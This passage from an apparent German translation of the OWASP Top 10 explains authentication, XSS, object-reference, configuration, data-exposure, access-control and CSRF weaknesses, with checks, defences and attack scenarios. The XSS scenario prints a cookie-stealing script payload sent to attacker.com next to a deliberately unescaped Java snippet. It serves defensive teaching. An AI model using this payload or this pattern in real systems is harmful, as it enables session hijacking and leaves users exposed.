Weitere Informationen: [ASVS](#) V2 und V3

Wie kann ich das verhindern?

Wir empfehlen Organisationen und Unternehmen, ihren Entwicklern folgende Mittel bereitzustellen:

1. **Zentrale Mechanismen für eine wirksame Authentifizierung und Session-Management**, die folgendes leisten:
 - a) Einhaltung aller Anforderungen an Authentifizierung und Session-Management aus dem OWASP [Application Security Verification Standard \(ASVS\) V2](#) und V3.
 - b) Eine einfache Schnittstelle für Entwickler. Als gutes Beispiel können die [ESAPI Authenticator and User APIs](#) herangezogen werden.
2. Schwachstellen, die XSS oder den Diebstahl von Session-IDs ermöglichen, sind unter allen Umständen zu vermeiden. Siehe A3.

Mögliche Angriffsszenarien

Szenario 1: Eine Flugbuchungsanwendung fügt die Session-ID in die URL ein:

<http://example.com/sale/saleitems;jsessionid=2POOC2JSNDLPSKHCUJ2JV?dest=Hawaii>

Ein authentifizierter Anwender möchte dieses Angebot seinen Freunden mitteilen. Er versendet obigen Link per E-Mail, ohne zu wissen, dass er seine Session-ID preisgibt. Nutzen seine Freunde den Link, können sie seine Session sowie seine Kreditkartendaten benutzen.

Szenario 2: Anwendungs-Timeouts sind falsch konfiguriert. Ein Anwender benutzt einen öffentlichen PC, um die Anwendung aufzurufen. Anstatt die „Abmelden“-Funktion zu benutzen, schließt der Anwender nur den Browser. Der Browser ist auch eine Stunde später noch authentifiziert, wenn ein potentieller Angreifer ihn öffnet.

Szenario 3: Ein Angreifer erlangt Zugang zur nicht richtig gehashten Passwortdatenbank des Systems. Damit fallen alle Zugangsdaten quasi im Klartext in die Hände des Angreifers.

Referenzen


OWASP

Einen umfangreicheren Überblick über Anforderungen und zu vermeidende Probleme gibt [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#).

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

Andere

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)



Bin ich verwundbar?

Sie sind verwundbar, wenn Sie nicht sicherstellen können, dass für alle von Benutzern eingegebenen Daten, die an den Browser zurückgesendet werden, eine Validierung erfolgt und dass von Benutzern eingegebene Metazeichen escaped werden, bevor sie in der Ausgabe verwendet werden. Ohne korrektes Escapen der Ausgabe werden die eingegebenen Daten vom Browser als aktiver Inhalt behandelt. Findet Ajax Verwendung, um die Seite dynamisch zu aktualisieren: Nutzen Sie sichere JavaScript APIs? Falls nicht, muss ebenfalls Encoding und Eingabe-Validierung zum Einsatz kommen.

Testwerkzeuge können einige XSS-Schwachstellen automatisiert feststellen. Da jede Anwendung Ausgaben unterschiedlich erstellt und unterschiedliche Interpreter im Browser nutzt (z. B. JavaScript, ActiveX, Flash, und Silverlight), ist die automatische Erkennung schwierig. Deshalb ist für eine vollständige Testabdeckung die Kombination aus manuellem Code Review, manuellen Penetrationstests und automatisierten Ansätzen notwendig. Web 2.0 Technologien wie Ajax machen es noch schwieriger, XSS durch automatisierte Werkzeuge zu entdecken.

Wie kann ich XSS verhindern?

Um XSS zu verhindern, müssen nicht vertrauenswürdige Daten von aktiven Browserinhalten getrennt werden.

1. Vorzugsweise sollten nicht vertrauenswürdige Metazeichen dem Kontext, in dem sie ausgegeben werden (HTML, JavaScript, CSS, URL usw.), entsprechend escaped werden. Das [OWASP XSS Prevention Cheat Sheet](#) enthält weitere Informationen zu Escaping-Techniken.
2. Eine Eingabeüberprüfung durch Positivlisten ("Whitelisting") wird empfohlen. Dieses Vorgehen bietet jedoch keinen umfassenden Schutz, da viele Anwendungen Metazeichen als Eingabemöglichkeit erfordern. Eine Gültigkeitsprüfung sollte kodierte Eingaben normalisieren und auf Länge, Zeichen und Format prüfen, bevor die Eingabe akzeptiert wird.
3. Für komplexe Inhalte sollten Hilfsbibliotheken wie OWASP's [AntiSamy](#) oder das [Java HTML Sanitizer Project](#) in Betracht gezogen werden.
4. Content Security Policies (CSP) können als globaler Schutz Ihrer gesamten Anwendung gegenüber XSS eingesetzt werden.

Mögliche Angriffsszenarien

Die Anwendung übernimmt nicht vertrauenswürdige Daten, die nicht auf Gültigkeit geprüft oder escaped werden, um folgenden HTML-Code zu generieren :

```
(String) page += "<input name='creditcard' type='TEXT' value='' + request.getParameter(\"CC\") + \">\";
```

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf :

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

Dadurch wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die aktuelle Benutzersession übernehmen kann. Beachten Sie bitte, dass Angreifer XSS auch nutzen können, um jegliche CSRF-Abwehr der Anwendung zu umgehen. A8 enthält weitere Informationen zu CSRF.


Referenzen

OWASP

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP DOM based XSS Prevention Cheat Sheet](#)
- [OWASP Cross-Site Scripting Article](#)
- [ESAPI Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V5\)](#)
- [OWASP AntiSamy: Sanitization Library](#)
- [Testing Guide: Die ersten 3 Kapitel Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)

Andere

- [CWE Entry 79 on Cross-Site Scripting](#)

 Bedrohungsquellen	 Angriffsvektoren	 Schwachstelle	 Technische Auswirkungen	 Auswirkungen auf das Unternehmen	
Anwendungs-spezifisch	Ausnutzbarkeit EINFACH	Verbreitung HÄUFIG	Auffindbarkeit EINFACH	Auswirkung MITTEL	Anwendungs-/ Geschäftsspezifisch
Denken Sie an verschiedene Typen von Nutzern, die auf Ihr System zugreifen. Gibt es Nutzer, die nur eingeschränkten Zugriff auf bestimmte Daten Ihres Systems haben sollen?	Der Angreifer ist autorisiert, auf ein Systemobjekt zuzugreifen. Durch einfache Änderung eines Parameters kann er auf Objekte zugreifen, für die er nicht autorisiert ist.	Web-Anwendungen nutzen oft den internen Namen oder die Kennung eines Objektes, um auf dieses zu verweisen. Anwendungen prüfen dabei nicht immer, ob der Nutzer für den Zugriff auf diese autorisiert ist. Dies führt zu unsicheren direkten Objektreferenzen. Tester können Parameter ändern, um diese Schwachstellen zu entdecken. Code-Analysen zeigen schnell, ob die Autorisierung in geeigneter Weise geprüft wird.	Diese Schwachstelle gefährdet alle Daten, die via Parameter referenziert werden können. Angreifer können auf alle verfügbaren Daten dieser Art zugreifen, außer Objektreferenzen sind unvorhersagbar.	Prüfen Sie sorgfältig den geschäftlichen Wert ungeschützt verfügbarer Daten. Berücksichtigen Sie auch die geschäftlichen Auswirkungen, die mit der Veröffentlichung der Schwachstelle verbunden sein können	

Bin ich verwundbar?

Ob eine Anwendung auf Grund unsicherer direkter Objektreferenzen verwundbar ist, kann am besten herausgefunden werden, indem geprüft wird, ob alle Referenzen über passende Abwehrmechanismen verfügen. Beachten Sie Folgendes:

1. Prüft Ihre Anwendung bei direkten Referenzen auf eingeschränkte Ressourcen, ob der Nutzer autorisiert ist, auf das konkrete Objekt zuzugreifen?
2. Wird bei indirekten Objektreferenzen kontrolliert, ob die Zuordnung zur entsprechenden direkten Referenz auf Werte beschränkt ist, für die der Nutzer autorisiert ist?

Code Reviews ermöglichen eine schnelle Prüfung, ob alle Ansätze sicher umgesetzt wurden. Auch Testen ist geeignet, direkte Objektreferenzen zu finden und auf Sicherheit zu prüfen. Automatische Werkzeuge prüfen in der Regel nicht auf diese Schwachstelle, weil sie nicht feststellen können, was Schutz benötigt bzw. was sicher oder unsicher ist.

Wie kann ich das verhindern?

Um unsichere direkte Objektreferenzen zu verhindern, muss der Schutz eines jeden Objektes (z.B. Objektnummer, Dateiname), das für Nutzer erreichbar ist, gewährleistet werden:

1. **Indirekte Objektreferenzen verwenden!** Dies verhindert den direkten Angriff auf nicht autorisierte Ressourcen. **Z.B.** sollte eine Auswahlbox mit sechs für den Nutzer verfügbaren Objekten die Ziffern 1 bis 6 als Referenzen enthalten statt deren echte Datenbankschlüssel. Die Anwendung muss dann diese indirekten Objektreferenzen den echten Datenbankschlüsseln zuordnen. Die OWASP [ESAPI](#) enthält Referenzzuordnungen für sequentiellen wie wahlfreien Zugriff, die von Entwicklern zur Vermeidung direkter Referenzen genutzt werden **können**.
2. **Zugriffe prüfen!** Jeder Abruf direkter Objektreferenzen aus nicht vertrauenswürdigen Quellen muss eine Prüfung der Zugriffsberechtigung beinhalten, um die Autorisierung für das angefragte Objekt sicherzustellen.

Mögliche Angriffsszenarien

Die Anwendung nutzt ungeprüfte Daten in einem SQL-Aufruf, der Account-Informationen abfragt:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Ein Angreifer ändert den Parameter 'acct' im Browser, um beliebige Zugangsnummern abzufragen. Wenn keine Prüfung erfolgt, können Angreifer nicht nur auf ihren eigenen, sondern auf jeden gewünschten Account Zugriff erhalten.

<http://example.com/app/accountInfo?acct=notmyacct>

Referenzen


OWASP

- [OWASP Top 10-2007 on Insecure Dir Object References](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API](#) (siehe `isAuthorizedForData()`, `isAuthorizedForFile()`, `isAuthorizedForFunction()`)

Für weitere Anforderungen an Zugangskontrollen siehe [ASVS requirements area for Access Control \(V4\)](#).

Andere

- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal](#) (Beispiel für einen Angriff über direkte Objektreferenzen)



Bin ich verwundbar?

Wurden angemessene Sicherheitshärtungsmaßnahmen auf allen Ebenen angewendet?

1. Sind Softwarekomponenten veraltet? Dies beinhaltet: OS, Web- bzw. Anwendungsserver, DBMS, Anwendungen, sowie **alle Bibliotheken** (siehe A9).
2. Sind nicht benötigten Komponenten (z.B. Ports, Dienste, Seiten, Accounts, Rechte) aktiviert oder installiert?
3. Sind Standardkonten und dazugehörige Passwörter noch aktiv und unverändert?
4. Werden Stack Traces oder andere technische Fehlermeldungen durch die eingesetzte Fehlerbehandlung preisgegeben?
5. Sind Einstellungen der verwendeten Frameworks (z.B. Struts, Spring, ASP.NET) sowie verwendeter Bibliotheken mit unsicheren Einstellungen konfiguriert?

Ohne einen abgestimmten und reproduzierbaren Prozess sind Systeme einem höheren Risiko ausgesetzt!

Wie kann ich das verhindern?

Alle folgenden Empfehlungen sollten berücksichtigt werden:

1. Ein wiederholbarer Härtungsprozess, der eine schnelle und einfache Verteilung einer neuen, abgesicherten Umgebung erlaubt. Entwicklungs-, QA-, und Produktionsumgebungen sollten identisch konfiguriert sein (mit unterschiedlichen Passwörtern pro Umgebung). Der Prozess sollte automatisiert sein, um den nötigen Aufwand bei Erstellung einer neuen, sicheren Umgebung zu minimieren.
2. Ein Prozess, der zeitnah neuentwickelte Softwareupdates auf allen ausgerichteten Umgebungen ermöglicht. Davon sind **auch alle Bibliotheken und Komponenten** betroffen (siehe A9).
3. Eine robuste Anwendungsarchitektur, mit effektiver und sicherer Trennung und Absicherung einzelner Komponenten.
4. Periodisch durchgeführte Tests und Audits helfen zukünftige Fehlkonfigurationen oder fehlende Patches zu erkennen und zu vermeiden.

Mögliche Angriffsszenarien

Szenario 1: Die Administratorkonsole mit Standardkonto wurde automatisch installiert und nicht entfernt. Angreifer entdecken dies, melden sich über das Standardkonto an und kapern das System.

Szenario 2: Directory Listings wurden nicht deaktiviert. Angreifer nutzen dies, um in den Besitz aller Dateien zu kommen. Sie laden alle existierenden Java-Klassen herunter, dekompile diese und entdecken einen schwerwiegenden Fehler in der Zugriffskontrolle.

Szenario 3: Die Konfiguration des Anwendungsserver erlaubt es, Stack Traces an Benutzer zurückzugeben. Dadurch können potentielle Fehler im Backend offengelegt werden. Angreifer nutzen zusätzliche Informationen in Fehlermeldungen aus.

Szenario 4: Der Applikationsserver wird mit Beispielapplikationen ausgeliefert, die auf dem Produktivsystem nicht entfernt wurden. Diese Beispielapplikationen besitzen bekannte Sicherheitsschwachstellen, die Angreifer ausnutzen können um den Server zu kompromittieren.

Referenzen

OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)


Weitere Informationen unter [ASVS 2009 Verifikationsanforderungen zur Sicherheitskonfiguration \(V12\)](#).

Andere

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

A6

Verlust der Vertraulichkeit sensibler Daten

 Bedrohungsquellen	 Angriffsvektoren	 Schwachstelle	 Technische Auswirkungen	 Auswirkungen auf das Unternehmen	
Anwendungsspezifisch	Ausnutzbarkeit SCHWIERIG	Verbreitung SELTEN	Auffindbarkeit DURCHSCHNITTlich	Impact SCHWERWIEGEND	Anwendungs-/Geschäftsspezifisch
Jeder mit Zugriff auf Ihre vertraulichen Daten (Backups inkl.) ist zu betrachten. Das betrifft die Speicherung, die Übertragung und auch die Daten im Browser der Kunden. Externe und interne Bedrohungen sind relevant.	Angreifer brechen i.d.R. nicht die Verschlüsselung selbst. Stattdessen stehlen sie Schlüssel, führen Seiten- oder MITM-Angriffe aus oder stehlen Klartext vom Server, während der Übertragung oder aus dem Browser des Kunden heraus.	Fehlende Verschlüsselung vertraulicher Daten ist die häufigste Schwachstelle. Die Nutzung von Kryptographie erfolgt oft mit schwacher Schlüsselerzeugung und -verwaltung und der Nutzung schwacher Algorithmen, insbesondere für das Password Hashing. Browser Schwachstellen sind verbreitet und leicht zu finden, aber nur schwer auszunutzen. Ein eingeschränkter Zugriff lässt ext. Angreifer Probleme auf dem Server i.d.R. nur schwer finden und ausnutzen.	Fehler kompromittieren regelmäßig vertrauliche Daten. Es handelt sich hierbei oft um sensitive Daten wie personenbezogene Daten, Benutzernamen und Passwörter oder Kreditkarteninformationen.	Betrachten Sie den Wert verlorener Daten und die Auswirkungen auf die Reputation des betroffenen Unternehmens. Hat es ggf. auch juristische Konsequenzen, wenn die Daten bekannt werden?	

Bin ich verwundbar?

Zunächst müssen Sie bestimmen, welche vertraulichen Daten zusätzlich Schutz erfordern. Beispielsweise sollten Passwörter, Kreditkartendaten, Gesundheitsdaten und personenbezogene Daten immer geschützt werden. Folgendes ist zu klären:

1. Werden Daten in Klartext für längere Zeit gespeichert oder gesichert (Backup)?
2. Werden Daten in Klartext über interne/externe Netze übertragen? Das Internet ist hier besonders gefährlich.
3. Werden veraltete /schwache Kryptoverfahren genutzt?
4. Werden schwache Schlüssel erzeugt oder fehlt eine geeignete Schlüsselverwaltung?
5. Fehlen Sicherheitsdirektiven und Header, wenn vertrauliche Daten vom/zum Browser gesendet werden?

..und vieles mehr. Eine vollständigere Übersicht der zu vermeidenden Probleme bietet der [ASVS unter Krypto \(V7\)](#), [Datensicherheit \(V9\)](#), und [Kommunikationssicherheit\(V10\)](#).

Wie kann ich das verhindern?

Eine Übersicht über alle Tücken unsicherer Kryptografie, SSL-Verwendung und Datensicherheit liegt weit außerhalb der Top 10. Für alle vertraulichen Daten sollten Sie zumindest:

1. Klärung der Bedrohungen, vor denen die Daten zu schützen sind (z. B. Innen- und Außentäter) und sicherstellen, dass vertrauliche Daten bei der Übertragung/Speicherung geeignet durch Verschlüsselung geschützt werden.
2. Kein unnötiges Speichern vertraulicher Daten. Löschung nicht mehr benötigter Daten. Daten, die es nicht gibt, können auch nicht gestohlen werden.
3. Sicherstellen, dass starke Algorithmen und Schlüssel (z.B. gemäß [FIPS-140](#), [BSI TR-02102-2](#)) verwendet werden.
4. Sicherstellen, dass Passwörter mit einem speziell für Passwortschutz entwickelten Algorithmus gespeichert werden ([bcrypt](#), [PBKDF2](#) oder [scrypt](#)).
5. Deaktivieren der Autovervollständigung und des Caching in Formularen mit vertraulichen Informationen.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung verschlüsselt Kreditkartendaten automatisch bei der Speicherung in einer Datenbank. Das bedeutet aber auch durch SQL-Injection erlangte Kreditkartendaten in diesem Fall automatisch entschlüsselt werden. Die Anwendung hätte die Daten mit eine Public Key verschlüsseln sollen und nur nachgelagerte Anwendungen und nicht die Webanwendung selbst hätten die Daten mit dem Private Key entschlüsseln dürfen.

Szenario 2: Eine Webseite schützt die authentisierten Seiten nicht mit SSL. Der Angreifer stiehlt das Sitzungscookie des Nutzers durch einfaches Mitlesen der Kommunikation (z.B. in einem offenen WLAN). Durch Wiedereinspielen dieses Cookies übernimmt der Angreifer die Sitzung des Nutzers und erlangt Zugriff auf die privaten Daten des Nutzers.

Szenario 3: Die Passwortdatenbank benutzt Hashwerte ohne Salt zur Speicherung der Passwörter. Eine Schwachstelle in der Downloadfunktion erlaubt dem Angreifer den Zugriff auf die Datei. Zu allen Hashes kann über eine Rainbowtabelle mit vorausberechneten Hashes der Klartext gefunden werden.

Referenzen


OWASP

- Einen umfangreicheren Überblick über die Anforderungen, gibt es unter [ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#) and [Communications Security \(V10\)](#)
- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)
- [OWASP SSL Advanced Forensic Tool \(O-SAFT\)](#)

Andere

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

Fehlerhafte Autorisierung auf Anwendungsebene



Bin ich verwundbar?

Der beste Weg um herauszufinden, ob eine Anwendung den Zugriffsschutz nicht korrekt sicherstellt, ist es, dies auf **jeder** Seite zu prüfen:

1. Zeigt die Oberfläche Links zu Funktionen, zu denen Sie nicht autorisiert sind?
2. Fehlen serverseitige Prüfungen nach Authentisierung und Autorisierung?
3. Basieren die serverseitigen Prüfungen ausschließlich auf Informationen, die der Angreifer übergeben kann?

Rufen Sie die Anwendung über einen lokalen Proxy mit einer privilegierten Rolle auf. Rufen Sie im Anschluss mit einer nicht privilegierten Rolle die gleichen Funktionen auf. Wenn Sie Antworten identisch sind, sind Sie möglicherweise verwundbar. Einige Test-Proxies führen diese Tests automatisiert durch. Prüfen Sie die Implementierung durch eine Quelltextanalyse. Folgen Sie einem privilegierten Aufruf im Code und validieren Sie die Autorisierungsprüfung.
Automatisierte Werkzeuge stoßen hier an Grenzen.

Wie kann ich das verhindern?

Die Anwendung sollte ein zentrales, möglichst einfach aufgebautes und widerspruchsfreies Modul zur Autorisierung verwenden, das leicht analysierbar ist und von allen Funktionen aufgerufen wird. Häufig werden diese Schutzfunktionen von externen Komponenten bereitgestellt.

1. Der Prozess zur Rechtevergabe sollte einfach sein. Ebenso dessen Aktualisierung und Prüfung. Verwenden Sie nie hart kodierte Berechtigungsvergaben.
2. Berechtigungszuweisung sollte standardmäßig keine Rechte zulassen und explizite Rechte für Zugriffe erfordern.
3. Wenn die Funktion in einem Workflow eingebunden wird, stellen Sie sicher, dass die Rechte während des gesamten Prozesses erhalten bleiben.

Hinweis: Viele Anwendungen blenden lediglich die Links zu privilegierten Funktionen aus. Dies ist jedoch kein wirksamer Schutz. Der Zugriff muss ebenfalls in der zentralen Berechtigungsprüfung kontrolliert werden.

Mögliche Angriffsszenarien

Szenario 1: Der Angreifer ruft die Zieladressen einfach direkt auf. Die folgenden URLs erfordern eine Anmeldung. Für den Aufruf von "admin_getappInfo" sind darüber hinaus administrative Rechte erforderlich

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

Erhält ein nicht angemeldeter Benutzer Zugriff, ist dies eine Schwachstelle. Erhält ein angemeldeter, nicht-administrativer Benutzer Zugriff auf "admin_getappInfo", ist dies ebenfalls eine Schwachstelle und könnte dazu führen, dass ein Angreifer auf weitere administrative Seiten Zugriff erhält.

Szenario 2: Eine Anwendung nutzt den Parameter 'action', um spezifische Aufrufe zu ermöglichen. Unterschiedliche "Actions" erfordern dabei unterschiedliche Rollen. Wird dies nicht geprüft, handelt es sich um eine Schwachstelle.

References


OWASP

- [OWASP Top 10-2007 zu Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Kapitel über Autorisierung](#)
- [OWASP Testing Guide: Tests zum Finden von Path Traversal](#)
- [OWASP Artikel über Forced Browsing](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

Weitere Anforderungen an den Zugriffsschutz sind in den [ASVS anforderungen zur Access Control \(V4\)](#) enthalten.

Andere

- [CWE Eintrag 285 zu Improper Access Control \(Authorization\)](#)



Bin ich verwundbar?

Um diese Schwachstelle festzustellen, prüft man, ob jeder Link und jedes Formular mit einem unvorhersagbaren ("geheimen") Token geschützt ist. Alternativ kann man die Anfrage vom Benutzer rückbestätigen lassen, z.B. durch erneute Authentifizierung oder CAPTCHA-Eingabe. Hierbei kann man sich auf Links und Formulare konzentrieren, die tatsächlich eine zustandsändernde Funktion auslösen, da diese die wichtigsten Ziele für CSRF darstellen.

Auch mehrstufige Transaktionen sollten geprüft werden, da diese ebenso anfällig sein können. Ein Angreifer kann ohne Weiteres eine Sequenz von gefälschten Requests durch die Verwendung mehrerer Tags oder auch durch JavaScript auslösen.

